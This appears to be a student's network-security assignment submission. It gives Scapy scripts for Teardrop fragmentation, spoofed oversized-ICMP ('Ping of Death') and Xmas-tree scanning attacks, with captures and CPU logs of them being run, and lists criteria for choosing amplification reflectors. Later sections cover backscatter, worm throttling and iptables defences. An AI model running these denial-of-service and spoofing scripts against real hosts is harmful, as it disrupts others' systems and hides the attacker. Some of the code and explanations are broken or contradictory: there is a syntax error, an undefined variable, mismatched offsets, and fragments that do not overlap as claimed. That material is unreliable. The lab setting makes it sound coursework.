CYBR371
ASSIGNMENT 2

SUBANKAMO 300471606

QA1.

Instruction:

To run script use Python interpreter (python icmp_monitor.py)

icmp_monitor.py:

```
# import necessary libraries
from scapy.all import *

# callback function that is executed whenever an ICMP packet is sniffed.
def icmp_monitor(packet):

        # Check if ICMP is in packet and if  it's an ICMP Echo Request (ping)
        if ICMP in packet and packet [ICMP].type == 8
                # Create ICMP echo reply packet
                response = IP(src=packet[IP].dst, dst=packet[IP].src)/ICMP(type=0, id=pkt[ICMP].id,
                seq=pkt[ICMP].seq)/Raw(load=”Windows host”)

                 # Send the response packet
                     send(response)

        # Start sniffing ICMP packets and invoke the callback function
        sniff(filter="icmp", prn=icmp_monitor)
```

QA2.

Instruction:

To run script use Python interpreter (python icmp_teardrop.py)


icmp_teardrop.py:

```
# import necessary libraries
from scapy.all import *

# Define the target IP address
target_ip = "192.168.86.33"

# Create the packets with overlapping fragments
pkt1 = IP(dst=target_ip, id=48879, flags=1, frag=0)/ICMP()
pkt2 = IP(dst=target_ip, id=48879, flags=1, frag=185)/ICMP()
pkt3 = IP(dst=target_ip, id=48879, flags=1, frag=370)/ICMP()
pkt4 = IP(dst=target_ip, id=48879, flags=1, frag=555)/ICMP()
pkt5 = IP(dst=target_ip, id=48879, flags=1, frag=740)/ICMP()
pkt6 = IP(dst=target_ip, id=48879, flags=1, frag=925)/ICMP()
pkt7 = IP(dst=target_ip, id=48879, flags=1, frag=1110)/ICMP()
pkt8 = IP(dst=target_ip, id=48879, flags=1, frag=1295)/ICMP()

# Send the packets
send(pkt1)
send(pkt2)
```

send(pkt3)
send(pkt4)
send(pkt5)
send(pkt6)
send(pkt7)
send(pkt8)

Explanation:
Fragmented packets are divided segments of a large packet sent over a network. The receiving system reassembles them based on offset values.
In ICMP Teardrop, attackers manipulate offsets to create overlapping fragments. The vulnerable system struggles to correctly reassemble them, resulting in memory corruption and system crashes.
In this script eight packets are created with different fragment offsets (fixed increment of 185) to achieve overlapping fragments. The IP function is used to construct the IP headers of each packet, specifying the destination IP address dst_ip, identification field id (set to 48879 which is equivalent to beef in hex), fragmentation flags (bit 1 indicating fragmentation is needed), and the fragment offset frag.
By setting the offsets with a fixed increment, the fragments will cover the same ranges of the original packet. This overlapping of fragments can confuse the target system's reassembly process, potentially causing memory corruption or system crashes.

Wireshark:


CYBR (Base) [Running]
Activities
Wireshark
May 15 01:43
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time          Source                    Destination      Protocol Length Info
   9 5.531249059   192.168.86.28             224.0.0.251      MDNS     192 Standard query response 0x0000 A, cache flush 192.168.86.28 AAAA, cache flush fe80::21…
  10 5.531799995   fe80::217:88ff:feb1…      ff02::fb         MDNS     212 Standard query response 0x0000 A, cache flush 192.168.86.28 AAAA, cache flush fe80::21…
  11 5.940217008   192.168.86.120            224.0.0.5        UDP      303 4242 → 4242 Len=261
  12 6.555038632   192.168.86.41             224.0.0.251      MDNS      96 Standard query 0x0000 SRV philips hue - b1609e._hap._tcp.local, "QM" question
  13 6.555039042   fe80::d6f5:47ff:fe9…      ff02::fb         MDNS     116 Standard query 0x0000 SRV philips hue - b1609e._hap._tcp.local, "QM" question
  14 6.556507424   fe80::217:88ff:feb1…      ff02::fb         MDNS     284 Standard query response 0x0000 SRV, cache flush 0 0 8080 001788b1609e.local A, cache f…
  15 10.037931133  192.168.86.44             255.255.255.255  UDP      214 55759 → 6667 Len=172
  16 10.153856019  Apple_c5:4a:ae            Broadcast        ARP       60 Who has 192.168.86.33? Tell 192.168.86.20
  17 10.153872752  PcsCompu_0b:e6:c7         Apple_c5:4a:ae   ARP       42 192.168.86.33 is at 08:00:27:0b:e6:c7
  18 10.164471206  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=0, ID=beef)
  19 10.181274989  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=1480, ID=beef)
  20 10.202908826  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=2960, ID=beef)
  21 10.225686301  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=4440, ID=beef)
  22 10.245402080  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=5920, ID=beef)
  23 10.253011651  f4:a4:75:4f:a3:9e         Apple_c5:4a:ae   ARP       60 192.168.86.166 is at f4:a4:75:4f:a3:9e
  24 10.263355901  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=7400, ID=beef)
  25 10.288436066  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=8880, ID=beef)
  26 10.311295511  192.168.86.20             192.168.86.33    IPv4      60 Fragmented IP protocol (proto=ICMP 1, off=10360, ID=beef)
  27 11.061364478  192.168.86.120            224.0.0.5        UDP      303 4242 → 4242 Len=261
```

QA3.
Instruction:
To run script use Python interpreter (python icmp_teardrop_ping_spoof.py)

icmp_teardrop_ping_spoof.py:
# import necessary libraries
from scapy.all import *

# Define the target IP address
target_ip = "192.168.86.33"

# Spoofed source IP address
spoofed_ip = "192.168.0.200"

```
# Creating a large payload to trigger the vulnerability
payload = "A" * 65535

# Create 8 overlapping packets with different offsets
frag1 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=0, flags="MF") / ICMP() / payload[:1400]
frag2 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=1400, flags="MF") / ICMP() / payload[1400:2800]
frag3 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=2800, flags="MF") / ICMP() / payload[2800:4200]
frag4 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=4200, flags="MF") / ICMP() / payload[4200:5600]
frag5 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=5600, flags="MF") / ICMP() / payload[5600:7000]
frag6 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=7000, flags="MF") / ICMP() / payload[7000:8400]
frag7 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=8400, flags="MF") / ICMP() / payload[8400:9800]
frag8 = IP(src=spoofed_ip, dst=target_ip, id=48879, frag=9800) / ICMP() / payload[9800:]

# Send the packetss
send(frag1)
send(frag2)
send(frag3)
send(frag4)
send(frag5)
send(frag6)
send(frag7)
send(frag8)
```


Explanation:

The Ping of Death attack involves sending ICMP packets to the target host that exceeds the maximum allowed size causing an overflow in the target system's memory buffers. In this case, the script creates ICMP packets with a large payload, which is a string of "A" characters repeated 65535 times (exceeds allowed size). This oversized payload triggers the Ping of Death vulnerability in the target's network stack leading to a system crash or other unpredictable behaviour.

In this script eight packets are created with different fragment offsets (fixed increment of 185) to achieve overlapping fragments. The IP function is used to construct the IP headers of each packet, specifying the source (spoofed ip), destination IP address dst_ip, identification field id (set to 48879 which is equivalent to beef in hex), fragmentation flags (MF indicating fragmentation is needed), and the fragment offset frag (setting the offsets with a fixed increment to cover the same ranges of the original packet). Because of the system's inability to handle such overlapping packets, it can result in the system crashing or rebooting

By including IP address spoofing in the script, the source IP address of the ICMP packets will be forged to appear as if they are originating from the specified spoofed IP address. This can prevent the source of the attack from being traced back and can also be used to trick the target into thinking the packets are from a trusted source.

Wireshark:


CYBR (Base) [Running]
Activities
Wireshark
May 15 02:17
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source          Destination     Protocol Length Info
   82 4.637484476   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=0, ID=beef)
   83 4.656264321   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=11200, ID=beef)
   84 4.673402229   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=22400, ID=beef)
   85 4.689135596   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=33600, ID=beef)
   91 4.717971315   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=44800, ID=beef)
   93 4.736619055   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=56000, ID=beef)
   94 4.753989506   192.168.0.200   192.168.86.33   IPv4     1442 Fragmented IP protocol (proto=ICMP 1, off=1664, ID=beef)
```

>Could not send last packet due to MTU limitation of 1500 bytes - given we were able to use more than 8 packet we could send the whole payload (part of ping of death)

4. [10 Marks Total] Using your knowledge of DDoS attacks, explain and illustrate (using any tools you'd like) to show how the previous attack (i.e. Q3) can impact a target network and target host.

The ICMP Teardrop attack combined with the Ping of Death and IP spoofing can lead to a Distributed Denial of Service (DDoS) attack by overwhelming a target network and its hosts with an excessive amount of traffic. This attack can cause the following effects:


1. Resource Exhaustion: The large size and fragmentation of the ICMP packets can overwhelm the processing capabilities of the target host or network. This is due to the fact that the host or network must attempt to reassemble the fragmented packets, which is a computationally expensive task resulting in a sudden increase in network/host traffic and utilisation (CPU or memory overload).
2. Service Disruption: In extreme cases, the target host might crash or reboot due to the inability to handle the malformed packets. This would cause a disruption of service for all users connected to that host.
3. Network Congestion: The high volume of traffic sent to the target network could saturate the network's bandwidth, causing a slowdown for all users connected to the network. The disruption of the target host's services can extend to other connected systems or services that rely on it, impacting overall business operations and user experience.

To illustrate the impact on the target I wrote a script to monitor CPU Load and Memory Usage as well as increased the number of fragment sent and number of packets sent:

Monitor.sh:


```
#!/bin/bash

# Output header to log file
echo "Time,CPU Load,Memory Usage" >> performance_log.csv

# Loop and log performance data every second
while true; do
  timestamp=$(date '+%Y-%m-%d %H:%M:%S')
  load_average=$(top -b -n 1 | grep 'load average' | awk '{print $12}')
  memory_usage=$(free -m | awk 'NR==2{printf "%.2f", $3*100/$2 }')

  echo "$timestamp,$load_average,$memory_usage" >> performance_log.csv

  # Wait for one second
  sleep 1
done
```

Resource before attack:



	Standard	Standard	Standard
1	Time	CPU Load	Memory Usage
2	2023-05-15 02:47:18	0.04	23.47
3	2023-05-15 02:47:20	0.04	23.47
4	2023-05-15 02:47:21	0.04	23.47
5	2023-05-15 02:47:22	0.04	23.68
6	2023-05-15 02:47:23	0.04	23.90

Resource after attack:



	Standard	Standard	Standard
215	2023-05-15 03:12:11	0.39	25.54
216	2023-05-15 03:12:13	0.39	25.52
217	2023-05-15 03:12:14	0.39	25.52
218	2023-05-15 03:12:15	0.39	25.52
219	2023-05-15 03:12:16	0.39	25.54
220	2023-05-15 03:12:18	0.40	25.54
221	2023-05-15 03:12:19	0.40	25.54
222	2023-05-15 03:12:20	0.40	25.54

We can see that CPU load increased by 900% (0.4-0.04/0.04) and memory usage increased by 9% (25.54-23.47/23.47)

QA5.

The Xmas Tree attack is a type of port scanning attack that exploits certain flags in the TCP header to probe a target system for open ports. It gets its name from the pattern of set TCP flags in the packet, which resembles a festive Christmas tree.

In a normal TCP connection, several flags in the TCP header are used to establish and maintain the connection. However, in the Xmas Tree attack, the attacker sets multiple flags simultaneously, including the URG (urgent), PSH (push), and FIN (finish) flags. By sending a packet with these flags set to a target system, the attacker aims to identify open ports based on the behaviour of the system's response.

Instruction:

To run script use Python interpreter (python xmas_tree.py)

xmas_tree.py:

```
# import necessary libraries
from scapy.all import *

# Define the target IP address
target_ip = "192.168.0.100"

# Define the destination ports to scan
destination_ports = [80, 22, 443]

# Send Xmas Tree attack packets for each destination port
for port in destination_ports:
```

```
packet = IP(dst=target_ip) / TCP(dport=port, flags="UPF")
response = sr1(packet, verbose=0)
if response is None:
    print(f"Port {port} is filtered or open")
elif response.haslayer(ICMP):
    if response.getlayer(ICMP).type == 3 and response.getlayer(ICMP).code in [1, 2, 3, 9, 10, 13]:
        print(f"Port {port} is filtered or closed")
else:
    print(f"Port {port} is open")
```

QA6.

<u>Backscatter Traffic:</u>

Backscatter traffic refers to the unsolicited response packets that are received by innocent bystanders during a spoofed Denial of Service (DoS) or Distributed Denial of Service (DDoS) attack.

In a spoofed attack, the attacker changes the source IP address in the packets to make it appear as though they're coming from a different system, often an innocent third party. When the target system receives these packets, it tries to respond to the source IP address, which is the IP of the innocent third party, not the attacker. The responses sent to the spoofed IP address are known as backscatter traffic.

<u>Why it's generated by some but not all types of DDoS attacks:</u>

Backscatter traffic is mainly generated by DoS and DDoS attacks that use IP address spoofing (commonly reflective attacks or amplification attacks) e.g DNS amplification attacks, NTP amplification attacks, and SNMP amplification attacks. If an attack doesn't involve IP address spoofing, there will be no backscatter traffic because the target system will be responding to the actual source IP address of the attacker, not a spoofed one.

Also, backscatter traffic is typically associated with attacks that involve connection-oriented protocols like TCP. With connectionless protocols like UDP or ICMP, the target system may not send many response packets, leading to less backscatter traffic.Additionally, attacks that are more easily identifiable as hostile, are less likely to warrant responses and therefore not generate backscattering.

<u>How backscatter traffic can be used to secure your network:</u>

Firstly, it aids in the detection of DDoS attacks. By monitoring incoming backscatter traffic, network administrators can identify patterns and anomalies that indicate ongoing DDoS attacks. This can assist in early detection and effective mitigation of DDoS attacks.

Secondly, backscatter traffic analysis facilitates source IP traceback. By examining the responses received from innocent systems, network administrators can trace back the spoofed or forged source IP addresses used in the attack packets. This information helps identify the true origin of the attack and enables appropriate actions, such as contacting the relevant network administrators or law enforcement agencies.

Furthermore, the analysis of backscatter traffic allows for the implementation of countermeasures to filter and block malicious traffic. Network administrators can use the information gleaned from backscatter traffic analysis to identify known malicious sources and then deploy filters and access control mechanisms to restrict or block traffic from these sources.

QA7.

Amplification attacks are a type of Distributed Denial of Service (DDoS) attack where an attacker exploits vulnerabilities in server configurations to amplify the amount of traffic directed at a target causing a denial of service. While DNS servers are often used, other types of servers and protocols can also be exploited.

Criteria:

1. Amplification Factor: The amplification factor is the ratio of incoming to outgoing data. Services that respond to small requests with larger responses have a high amplification factor (common protocols

NTP, SSDP, or SNMP), making them more attractive for this type of attack that relies on large responses. Attackers should select servers with large amplification factors.

2. Spoofing Capability: The servers must allow the source IP address of a request to be spoofed. This is a critical requirement for an amplification attack because it allows the attacker to make it appear as if the requests are coming from the target, causing the server to send the amplified responses to the target.
3. Server Accessibility: The servers must be publicly accessible and poorly protected against such attacks. They should look for servers that have weak security controls or outdated configurations, making them more vulnerable to being used in amplification attacks. Servers with outdated software versions, lack of rate limiting or filtering mechanisms, or weak authentication can be prime targets for the attacker.
4. Protocol Vulnerability: The servers must support a protocol that can be exploited for amplification. Examples include Network Time Protocol (NTP), Simple Network Management Protocol (SNMP), and Character Generator Protocol (CharGEN). These protocols are vulnerable to amplification because they can be tricked into sending large responses to small request

---

QB1.

TCP Window Size: The TCP window size is a feature in the TCP protocol that specifies the amount of data that a sender can send without receiving an acknowledgment from the receiver. By manipulating this feature, security devices can slow down the transfer of data.
When a worm starts to propagate, it sends a large number of packets across the network. A firewall or an IPS can detect this unusual activity and respond by setting the TCP window size to a very small value for these connections. This forces the sender (the infected machine) to wait for an acknowledgment from the receiver (the firewall or IPS) after sending only a small amount of data. This slows down the rate at which the worm can spread (particularly effective against worms that rapidly propagate by sending large amounts of data).

Maximum Segment Size (MSS): The MSS is a parameter in the TCP protocol that specifies the largest amount of data that a device can receive in a single TCP segment.
Security devices can manipulate this parameter to further slow down the propagation of worms.
By setting the MSS to a small value, the security device forces the sender to transmit smaller segments, which means more segments are required to send the same amount of data. This increases the overhead associated with transmitting the data, thus slowing down the propagation of the worm.

Procedure/Steps:

1. Monitoring: Firewalls and IPS systems continuously monitor the network traffic for any signs of worm-like activity, such as a sudden surge in traffic or multiple connection attempts to different systems on the network.
2. Detection: Once worm-like activity is detected, the systems analyse the traffic and identify the source of the worm. This can often be achieved by identifying common worm characteristics, such as specific patterns in the payload or specific port numbers that are being targeted.
3. Throttling: The firewall or IPS then applies rules to limit the window size and MSS for connections associated with the worm. This is usually done dynamically, with the limits being tightened as the worm activity increases and loosened as it decreases.
4. Alerting: The system also generates alerts to notify the network administrators about the worm activity. The alerts usually contain details about the source of the worm, the systems it has infected, and the measures that have been taken to slow its propagation.
5. Honeypots: In addition to the above steps, honeypots can also be used to distract worms from the real targets. A honeypot is a decoy system that appears to be a legitimate part of the network but is actually

isolated and closely monitored. When a worm attempts to infect the honeypot, it gets trapped, allowing the network administrators to study its behaviour without risking the real systems.

It's important to note that these techniques don't stop the propagation of worms but can significantly slow it down, buying time for the network administrators to apply patches or other remediation measures.

QB2a.

Req	No	Transport Protocol	Protocol	Source IP/Network	Dest. IP/Network	Source Port	Dest Port	Action
A	1	TCP	HTTP, HTTPS	192.168.2.0/24 192.168.3.0/24 130.195.4.0/24	130.195.1.1/24	>1024	80, 443	Allow New, Established
		TCP	HTTP, HTTPS	130.195.1.1/24	192.168.2.0/24 192.168.3.0/24 130.195.4.0/24	80, 443	Any	Allow Established
B	2	ICMP	ICMP	130.195.4.0/24	130.195.1.1/24	Any	Any	Rate Limit
C	3	UDP	UDP	Any	130.195.1.1/24	Any	Any	Drop
D	4	TCP	SSH	130.195.4.1/24	130.195.1.1/24	Any	22	Allow New, Established
		TCP	SSH	130.195.1.1/24	130.195.4.1/24	22	Any	Allow Established
E	5	TCP	SSH	Any	130.195.1.1/24	Any	22	Limit
F	6	TCP	TCP	130.195.4.0/24	130.195.1.1/24	Any	Any	Drop Flags: FIN, URG, PSH
G	7	Any	Any	Any	130.195.1.1/24	2002, 2004	Any	Drop
		Any	Any	130.195.1.1/24	Any	Any	2002, 2004	Drop
H	8	UPD	DNS	192.168.2.0/24, 192.168.3.0/24	8.8.8.8	Any	53	Redirect
I	9	TCP	HTTP	130.195.1.1/24	130.195.4.100/24	Any	80	Allow New, Established
		TCP	HTTP	130.195.4.100/24	130.195.1.1/24	80	Any	Allow Established
J	10	UPD/TCP	UPD/TCP	130.195.4.0/24	130.195.1.1/24	Any	8088, 4044	Drop if Signature Matches"03 0C FE BB A2" and

								"PASS : RECV"
I	11	Any	Any	130.195.1.1/24	Any	Any	Any	Drop

QB2b.

```
# A.1 Allow HTTP and HTTPS from Internal and External Networks (Drop traffic with source ports < 1024)
iptables -A INPUT -p tcp -m multiport --dports 80,443 -m state --state NEW,ESTABLISHED -s
192.168.2.0/24,192.168.3.0/24,130.195.4.0/24 --sport 1024:65535 -j ACCEPT
iptables -A OUTPUT -p tcp -m multiport --sports 80,443 -m state --state ESTABLISHED -d
192.168.2.0/24,192.168.3.0/24,130.195.4.0/24 --dport 1024:65535 -j ACCEPT

# B.2 Protect against ICMP ping flooding
iptables -A INPUT -p icmp -s 130.195.4.0/24 --icmp-type echo-request -m limit --limit 1/s -j ACCEPT
iptables -A INPUT -p icmp -s 130.195.4.0/24 --icmp-type echo-request -j DROP

# C.3 Protect against Fraggle attacks (UDP echo)
iptables -A INPUT -p udp -j DROP

# D.4 Allow SSH from Admin only
iptables -A INPUT -p tcp -s 130.195.4.1 --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp -d 130.195.4.1 --sport 22 -m state --state ESTABLISHED -j ACCEPT

# E.5 Protect against SSH dictionary attacks
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set --name SSH
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 4 --name
SSH -j DROP

# F.6 Protect against Xmas Tree attack
iptables -A INPUT -p tcp -s 130.195.4.0/24 --tcp-flags ALL FIN,URG,PSH -j DROP

# G.7 Drop packets from reserved ports 2002 and 2004
iptables -A INPUT -p all -m multiport --sports 2002,2004 -j DROP
iptables -A OUTPUT -p all -m multiport --dports 2002,2004 -j DROP

# h.8 Redirect DNS requests
iptables -t nat -A PREROUTING -p udp --dport 53 -s 192.168.2.0/24,192.168.3.0/24 -j DNAT --to 8.8.8.8

# I.9 Allow outgoing/incoming connections for update server
iptables -A OUTPUT -p tcp -d 130.195.4.100 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp -s 130.195.4.100 --sport 80 -m state --state ESTABLISHED -j ACCEPT

# j.10 Worm outbreak protection
iptables -A INPUT -p tcp --dport 8088 -m string --algo bm --hex-string "|03 0C FE BB A2|50 41 53 53 20 3A 20 52
45 43 56|" --from 0 --to 39 -j DROP
iptables -A INPUT -p udp --dport 4044 -m string --algo bm --hex-string "|03 0C FE BB A2|50 41 53 53 20 3A 20
52 45 43 56|" --from 0 --to 39 -j DROP
```

```
# Drop all other traffic
iptables -A INPUT -j DROP
iptables -A OUTPUT -j DROP
iptables -A FORWARD -j DROP
```